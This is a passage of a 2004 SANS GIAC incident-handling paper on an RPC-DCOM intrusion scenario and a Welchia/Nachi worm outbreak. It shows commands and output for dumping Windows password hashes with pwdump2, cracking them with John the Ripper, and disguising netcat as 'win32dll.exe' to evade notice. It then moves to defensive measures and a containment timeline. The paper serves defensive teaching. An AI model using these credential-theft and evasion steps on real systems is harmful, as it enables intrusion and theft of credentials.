
  The output of pwdump2 is sent to a file **pwdhash**, which will be uploaded to the attacker's machine:



```
C:\temp>cd pwdump2

C:\temp\pwdump2>pwdump2.exe
Administrator:500:bca8d569bfcf510b93e28745b8bf4ba6:cfdc699a1a52a258e3e393c5cf214
da8:::
Guest:501:aad3b435b51404eeaad3b435b51404ee:31d6cfe0d16ae931b73c59d7e0c089c0:::
secadmin:1002:35276d8091d4586c695109ab020e401c:8c967791f2ba183e15855437b11bfce1:
::

C:\temp\pwdump2>pwdump2.exe > pwdhash

C:\temp\pwdump2>
```


© SANS Institute 2004, As part of GIAC practical repository. Author retains full rights.

On his own machine, the attacker can then run the password hash file through a password-cracking tool like John the Ripper (http://www.openwall.com/john/). He may be able to use some of the passwords to connect to other machines on the network.


Command Prompt - john pwdhash

```
C:\temp>cd john

C:\temp\john>cd john-16

C:\temp\john\john-16>cd run

C:\temp\john\john-16\run>john pwdhash
Loaded 6 passwords with no different salts (NT LM DES [24/32 4K])
FOOBAR!          (secadmin:1)
S                (Administrator:2)
                 (Guest:2)
                 (Guest:1)
!                (secadmin:2)
```

Notice the newly created **secadmin** account was cracked almost immediately (the program was stopped at this point). To see the output, the command **john –show pwdhash** is given:


Command Prompt

```
C:\temp\john\john-16\run>john -show pwdhash
Administrator:???????S:500:cfdc699a1a52a258e3e393c5cf214da8:::
Guest:???????:501:31d6cfe0d16ae931b73c59d7e0c089c0:::
secadmin:FOOBAR!!:1002:8c967791f2ba183e15855437b11bfce1:::

4 passwords cracked, 2 left

C:\temp\john\john-16\run>
```

- Install Sniffer to collect login credentials. Dsniff is a simple password sniffer. It "handles FTP, Telnet, HTTP, POP, NNTP, IMAP, SNMP, LDAP, Rlogin, NFS, SOCKS, X11, IRC, AIM, CVS, ICQ, Napster, Citrix ICA, Symantec pcAnywhere, NAI Sniffer, Microsoft SMB, and Oracle SQL*Net auth info … goes beyond most sniffers in that it minimally parses each application protocol, only saving the "interesting" bits" http://www.datanerds.net/~mike/dsniff.html

Worm:
N/A. Nachi simply uses any infected hosts as a launching pad for another attack. Each host downloads the worm and a tftp server, renames them to "legitimate" filenames, and places them in the %SYSTEM ROOT%\Winnt\system32 folder under a folder called "wins".

Defensive Measures:
While packet-filtering firewalls will be fooled by the shell shoveling done by netcat, application-layer proxy firewalls should drop the packets when they detect that no application level protocols are being used (SANS Track 4 Course Material, p88). Other host-based measures, such as file integrity checks could be used on servers where files do not change often. However, for workstations, host-based IDS could alert a user to suspicious activity such as registry access.

5. COVERING TRACKS

Manual:
The default backdoor port is TCP 666 using the oc192-dcom exploit; changing this port using the –p option to a more innocuous-looking port might avoid suspicion (such as TCP 1433, used for MSSQL)

© SANS Institute 2004, As part of GIAC practical repository. Author retains full rights.


The attacker might consider downloading Fragroute for windows to the victim machine along with his other tools. Using Fragroute might make it harder for IDS to pick up the fact that he is scanning (the attacker doesn't necessarily know that there is no IDS on the internal network). Certain firewalls that are configured to re-queue all IP fragments will be able to show that scans are being done, but this configuration also puts a higher load on it. Some firewall administrators may opt to not take this performance hit.

In order to avoid suspicion, the attacker will shovel the shell back to his computer out through a port that is normally seen in the firewall logs; for a workstation, any ephemeral port would be appropriate. Once the attacker has control over the user workstation, he can sacrifice his hold over the compromised web server by closing the port that shoveled a shell via netcat upon startup. He is, after all, not targeting the web server, but rather file servers inside the corporate network. By eliminating this link, he draws less attention to himself, and makes a forensic investigation less likely to see that he has penetrated the corporate network.

The attacker knows that a web server compromise will be caught before a workstation will be. He cannot install a backdoor on a high-profile server, since Antivirus will likely pick it up. He therefore waits for a compromise of an internal machine.

Renaming downloaded executables is also a wise move for an attacker: nc.exe, tftpd32.exe, etc (Nachi does this for the two files it installs on infected systems; one for the worm executable, the other for the tftpd daemon binary). For example, the attacker will have renamed netcat to something innocuous-sounding, like win32dll.exe, so that if it appears in the Task Manager, it might be overlooked:


Netcat before the name change is named **netcat.exe**, shown by listing of all files under the netcat folder:



```
C:\netcat>dir
 Volume in drive C has no label.
 Volume Serial Number is 1081-ABC6

 Directory of C:\netcat

11/25/2003  06:21p      <DIR>          .
11/25/2003  06:21p      <DIR>          ..
11/26/1999  12:00a              75,267 nc110.gz
11/25/2003  06:21p                 418 WS_FTP.LOG
03/10/2000  12:00a              75,482 nc110.tar.gz
11/26/1999  12:00a              96,561 nc11nt.zip
03/10/2000  12:00a              87,190 ncnt090.zip
09/11/1996  09:26p              62,672 README.TXT
07/25/1996  12:23a              36,352 netcat.mdp
07/25/1996  12:23a               6,952 netcat.mak
07/26/1996  12:39a              45,568 netcat.exe
07/26/1996  12:38a              58,683 netcat.c
11/03/1994  08:07p               4,765 getopt.h
07/24/1996  10:06p              22,754 getopt.c
07/09/1996  05:01p               7,283 generic.h
              13 File(s)        579,947 bytes
               2 Dir(s)   6,664,421,376 bytes free

C:\netcat>
```

Using Windows Explorer, the executable file netcat.exe is renamed to **win32dll.exe**.

© SANS Institute 2004, As part of GIAC practical repository. Author retains full rights.



win32dll.exe
Application

Modified: 7/26/1996 12:39 AM


Size: 44.5 KB

Attributes: (normal)

Name	Size	Type	Modified
generic.h	8 KB	H File	7/9/1996 5
getopt.c	23 KB	C File	7/24/1996
getopt.h	5 KB	H File	11/3/1994
nc110.gz	74 KB	WinZip File	11/26/199
nc110.tar.gz	74 KB	WinZip File	3/10/2000
nc11nt.zip	95 KB	WinZip File	11/26/199
ncnt090.zip	86 KB	WinZip File	3/10/2000
netcat.c	58 KB	C File	7/26/1996
win32dll.exe	45 KB	Application	7/26/1996
netcat.mak	7 KB	MAK File	7/25/1996
netcat.mdp	36 KB	MDP File	7/25/1996
README.TXT	62 KB	Text Document	9/11/1996
WS_FTP.LOG	1 KB	Text Document	11/25/200

Type: Application Size: 44.5 KB   44.5 KB   My Computer


Listing all the files in the netcat folder reflects the name change of the executable file:



```
C:\netcat>dir
 Volume in drive C has no label.
 Volume Serial Number is 1081-ABC6

 Directory of C:\netcat

11/25/2003  06:21p      <DIR>          .
11/25/2003  06:21p      <DIR>          ..
11/26/1999  12:00a              75,267 nc110.gz
11/25/2003  06:21p                 418 WS_FTP.LOG
03/10/2000  12:00a              75,482 nc110.tar.gz
11/26/1999  12:00a              96,561 nc11nt.zip
03/10/2000  12:00a              87,190 ncnt090.zip
09/11/1996  09:26p              62,672 README.TXT
07/25/1996  12:23a              36,352 netcat.mdp
07/25/1996  12:23a               6,952 netcat.mak
07/26/1996  12:39a              45,568 win32dll.exe
07/26/1996  12:38a              58,683 netcat.c
11/03/1994  08:07p               4,765 getopt.h
07/24/1996  10:06p              22,754 getopt.c
07/09/1996  05:01p               7,283 generic.h
              13 File(s)        579,947 bytes
               2 Dir(s)   6,662,356,992 bytes free

C:\netcat>_
```

Running netcat under its new name, we can use it as we would normally use netcat. For illustrative purposes, we set it up here to listen on port 80 for incoming connections…

© SANS Institute 2004,   As part of GIAC practical repository.   Author retains full rights.



```
C:\netcat>dir
 Volume in drive C has no label.
 Volume Serial Number is 1081-ABC6

 Directory of C:\netcat

11/25/2003  06:21p      <DIR>          .
11/25/2003  06:21p      <DIR>          ..
11/26/1999  12:00a              75,267 nc110.gz
11/25/2003  06:21p                 418 WS_FTP.LOG
03/10/2000  12:00a              75,482 nc110.tar.gz
11/26/1999  12:00a              96,561 nc11nt.zip
03/10/2000  12:00a              87,190 ncnt090.zip
09/11/1996  09:26p              62,672 README.TXT
07/25/1996  12:23a              36,352 netcat.mdp
07/25/1996  12:23a               6,952 netcat.mak
07/26/1996  12:39a              45,568 win32dll.exe
07/26/1996  12:38a              58,683 netcat.c
11/03/1994  08:07p               4,765 getopt.h
07/24/1996  10:06p              22,754 getopt.c
07/09/1996  05:01p               7,283 generic.h
              13 File(s)        579,947 bytes
               2 Dir(s)   6,662,356,992 bytes free

C:\netcat>win32dll -l -p 80
_
```

From the Windows Task Manager (Ctrl+Alt+Delete), we can see netcat running under its new name, win32dll.exe. It would likely go unnoticed.




Image Name	PID	CPU	CPU Time	Mem Usage
System Idle Process	0	99	866:38:10	16 K
System	8	00	0:00:30	212 K
smss.exe	140	00	0:00:00	348 K
winlogon.exe	160	00	0:00:01	480 K
csrss.exe	164	00	0:00:08	1,628 K
services.exe	212	00	0:00:12	4,424 K
lsass.exe	224	00	0:00:00	1,236 K
WS_FTP95.exe	280	00	0:00:05	2,184 K
WORDPAD.EXE	284	00	0:00:05	14,416 K
svchost.exe	400	00	0:00:01	3,176 K
spoolsv.exe	432	00	0:00:01	2,464 K
svchost.exe	468	00	0:00:00	5,240 K
win32dll.exe	472	00	0:00:00	1,160 K
regsvc.exe	504	00	0:00:00	812 K
MSTask.exe	524	00	0:00:00	1,768 K
vmware-authd.ex	572	00	0:00:00	1,456 K
vmnetdhcp.exe	656	00	0:00:00	1,196 K
vmnat.exe	672	00	0:00:00	2,188 K
WinMgmt.exe	684	00	0:00:07	176 K

Processes: 25 CPU Usage: 1% Mem Usage: 69868K / 310696K

© SANS Institute 2004, As part of GIAC practical repository. Author retains full rights.

Other options for covering tracks could include:
- Clear system logs? No, too likely to cause alarms or look suspicious.
- Disable auditing? Again, this might cause alerts.

Worm:
Nachi makes no effort to cover its tracks when scanning. In fact, the high amount of scanning will likely be the cause of its detection. It does, however, rename the two binary files it downloads to a victim, using "Windows-similar" filenames in a folder called "wins". An unsuspecting user would likely gloss over these files. See the ***Incident Handling Process*** **CONTAINMENT** step.

Defensive Measures:
A stealthy attacker is more likely to be caught by a vigilant user. Users who take responsibility for their workstations and laptops, are informed of the current security issues, and actively monitor their machines for deviations from normal baselines are a necessary part of a "Defense in Depth" strategy. Education and Awareness is therefore an important part of the Incident Handling Process.

Ongoing RPC-DCOM Attack on Internal Servers from User Workstation
The attacker now has control over a user workstation on the internal network, and can repeat the scanning and exploit process to find more hosts to compromise. Following the same attack process, the attack will likely obtain information about trust relationships with other machines and credential information from other users. It is only a matter of time before internal servers are located and compromised, and confidential information falls into the attacker's hands.

The Incident Handling Process

The Incident Handling Process will be explained in terms of an actual event in Company X's corporate network that resulted from a laptop infected with the W32 Welchia/Nachi worm.

PREPARATION
The corporate network is one of many offices for a Line of Business (LOB) under Company X.

Existing countermeasures
a. Administrative/Policies
   - The Central Office's Security Policy allows/specifies the following with respect to malicious code and Incident Handling (*see* ***Appendix***)
     - Table of Contents for InfoSec Policy
     - Excerpts from Malicious Code Section (9)
     - Excerpts from Incident Response (4.7)
     - Appropriate Use Policy

b. Technical
   - The network diagram presented in earlier sections describes the LAN
   - Two hardware firewalls, one external and one internal, with public-facing servers in the DMZ
   - Most users don't have administrative rights over their machines
   - Layer 2 switches on the LAN implement MAC security, binding a machine's MAC address to a specific data port, preventing anyone from just "plugging in" anywhere
   - An external IDS is placed in front of the external firewall
   - Firewall logs are checked regularly by the administrator, usually once a day

© SANS Institute 2004, Author retains full rights.

© SANS Institute 2004, As part of GIAC practical repository. Author retains full rights.

- IDS logs are checked daily by Security Analysts, and signatures are not updated more than once every two weeks or as needed
- Web Server logs are checked daily by Operations Analysts for statistics on production systems that are reported up to management (i.e., average number of hits per page, averaged latency in loading pages, etc.)
- Antivirus software is on each workstation and laptop, with a central management server pushing out updates daily

Established Incident Handling Process before the incident occurred:
- Central Office's CERT team provides advisories as they come out from vendors, and forwards them to satellite offices
- There is no formalized Vulnerability Assessment Process, although there is a Daily Vulnerability Report compiled from various sources
    - CERT/CC http://www.cert.org/
    - FedCIRC http://www.fedcirc.gov/
    - IAIP www.nipc.gov
    - Department of Energy's Computer Incident Advisory Capability (CIAC) www.ciac.org/ciac
    - Incidents.org http://isc.incidents.org
    - Bugtraq

Incident Handling team:
- No *formalized* Incident Handling Team, but individuals from different groups are called in as needed for analysis or to provide logs
- Central IT Operations manager handles all incidents, getting information from various managers or engineers
- Helpdesk: Provide manual System Patching as needed
- Network/System Administrators: Provide firewall administration, log analysis
- Security Analysts: IDS monitoring, Vulnerability Analysis, daily vulnerability reporting. In the case of an incident, Security Analysts attempt to gather information from various groups and keep upper management informed of status
- Operations Analysts: provide first level support for production systems and daily reports to management

Strong Points:
- Separation of responsibilities across IT allow for focus within groups: System Administration, Security, Operations Support, etc.
- Daily reporting within respective areas to management
- Good relationship with local authorities for escalating incidents believed to be attacks

Weak Points:
- Lack of adoption/implementation of formalized policies and procedures
- Central offices' procedures have not been imposed on satellite offices within LOBs
- Existing Security Policies are not documented centrally
    - Some exist on the corporate Intranet site
    - Others are verbal
    - Most are not distributed well or updated often
- Lack of communication among groups due to separation of responsibilities
- Lack of adequate documentation within each group
- Lack of Helpdesk staff
- Lack of correlation among logging sources (web, IDS, firewall). There is no correlation between logs unless an incident is discovered and being investigated
- There is no centralized logging/correlation engine to manage system logs, IDS logs, firewall logs, and application logs
- All patching is done manually, with no formal process for tracking patched hosts

© SANS Institute 2004, As part of GIAC practical repository. Author retains full rights.

- Windows Update is not configured for auto-update on most machines
- Antivirus Auto-Scan is not set due to users' complaints about scans affecting performance
- There is no tested or formalized Incident Handling Plan for Internal Network. Some procedures exist for Production networks, but no mock tests have been conducted
- No dedicated Technical Lead exists for Incident Handling
- Roles and Responsibilities for Incident Handling have not been formalized, and are done on a more ad hoc basis as incidents occur
- No Legal Department on site; Central Corporate Offices Legal Dept. has not been considered in Incident Handling Planning
- User awareness training exists, but it focuses more on physical security issues, such as Fire & Life Safety Programs rather than "safe computing" issues

IDENTIFICATION

Tuesday, August 19, 2003
8:35 a.m. Complaints of sluggish network connectivity
8:45 a.m. Network Administrator notices Internet, local mail, local Intranet inaccessible, and decides to look into it
8:50 a.m. Network Administrator checks the following:

- Internal Firewall configuration shows that no changes have been made recently
- Internal Firewall Logs show large amounts of ICMP traffic (echo requests, or "pings"), originating inside the firewall. Various hosts in the same class B networks appear to be performing scanning of both internal and external hosts. The traffic is coming very fast, and is concluded to be the reason for the bandwidth utilization.

8:55 a.m. Network resources and Internet connectivity are completely unavailable. A developer workstation's antivirus software alerts on "W32 Welchia Worm" and quarantines the suspected files. The Developer calls the HelpDesk to report the worm.
9:00 a.m. HelpDesk has begun receiving more calls about users' antivirus software picking up on the "W32 Welchia Worm", and begin visiting each user individually. Each user is noted down on paper by Name and static IP address. HelpDesk Manager is informed of the situation.
9:30 a.m. By now, the HelpDesk has received about 15 more calls from different users wondering about the same worm alert that has been reported by AV software. HelpDesk Manager decides to mention the situation to the Central IT Manager. He also asks the Security Analysts if they are aware of any worms "on the Internet that may be spreading".
9:45 a.m. Central IT Manager meets with Network Administrator and HelpDesk Manager to get idea of "what is going on". He agrees that the ICMP traffic is likely caused by a worm that has gotten loose inside the LAN. Security Analysts, upon hearing of the ICMP traffic "DoS"ing the firewall, and the Antivirus software alerts, immediately know from discussions they have been monitoring on the Incidents.org mailing list that this is the W32 Welchia/Nachi worm, a variant of the W32 MSBlaster worm. They print out relevant information on the worm for each of the managers (http://vil.nai.com/vil/content/v_100559.htm) that they have luckily cached.
9:50 a.m. Central IT Manager and HelpDesk manager surmise from the vulnerability description that the worm likely entered the network from an unpatched laptop that was infected while the user was at home. The IT Manager is bewildered by how it is possible that any machines are not patched, since patching for the original MSBlaster worm was thought to be completely finished over a week ago.
10:00 a.m. CIO is informed of the situation, and demands that all vulnerable machines be patched immediately.

Strong Points:
Up-to-date Antivirus software is deployed on every workstation, with updates pushed out from a central server.

© SANS Institute 2004, As part of GIAC practical repository. Author retains full rights.

Weak Points:
No IDS on the LAN. The abnormal amount of traffic would have possibly set off alerts on an IDS deployed internally, and resulted in a quicker response time.

CONTAINMENT

From the vulnerability description provided by Security, the managers decide that since the worm is not destructive (erasing hard disks, or causing loss of critical data on any users' systems), they can focus on restoring network connectivity and patching. The Central IT Manager's faith in the integrity of the patching done in the past is now shaken, so he asks how exactly the patching was performed originally. The Welchia worm is known to infect systems vulnerable to the Microsoft RPC DCOM vulnerability or the WebDAV service on IIS servers; since none of the infected machines were running (to his knowledge!) IIS, the infection vector for the worm must have been systems unpatched for the RPC DCOM vulnerability. Even though Welchia is supposed to "patch" systems for the original vulnerability, the manager wants to take no chances – all machines will need to be rechecked. Manually.

10: 05 a.m. In the short term, in order to contain the problem, the Network Administrator suggests blocking ICMP traffic across VLANS at the switches. This will reduce the load on the firewall, and hopefully, restore Internet and internal mail access. The downside to this is that if any local servers go down, they will not be able to be "pinged" to see if they are up. This is decided to be a small price to pay for connectivity to production systems from the LAN. Once all infected machines are patched and the worm is eliminated, ICMP will be allowed across VLANS again.

10:10 a.m. The HelpDesk analysts have a mapping of each machine to a static IP address contained in a spreadsheet on a local drive. They begin by identifying each of the 22 known infected machines, making a separate list. Each user's infected machine will be visited, Windows update will be run, and all patches will be installed.

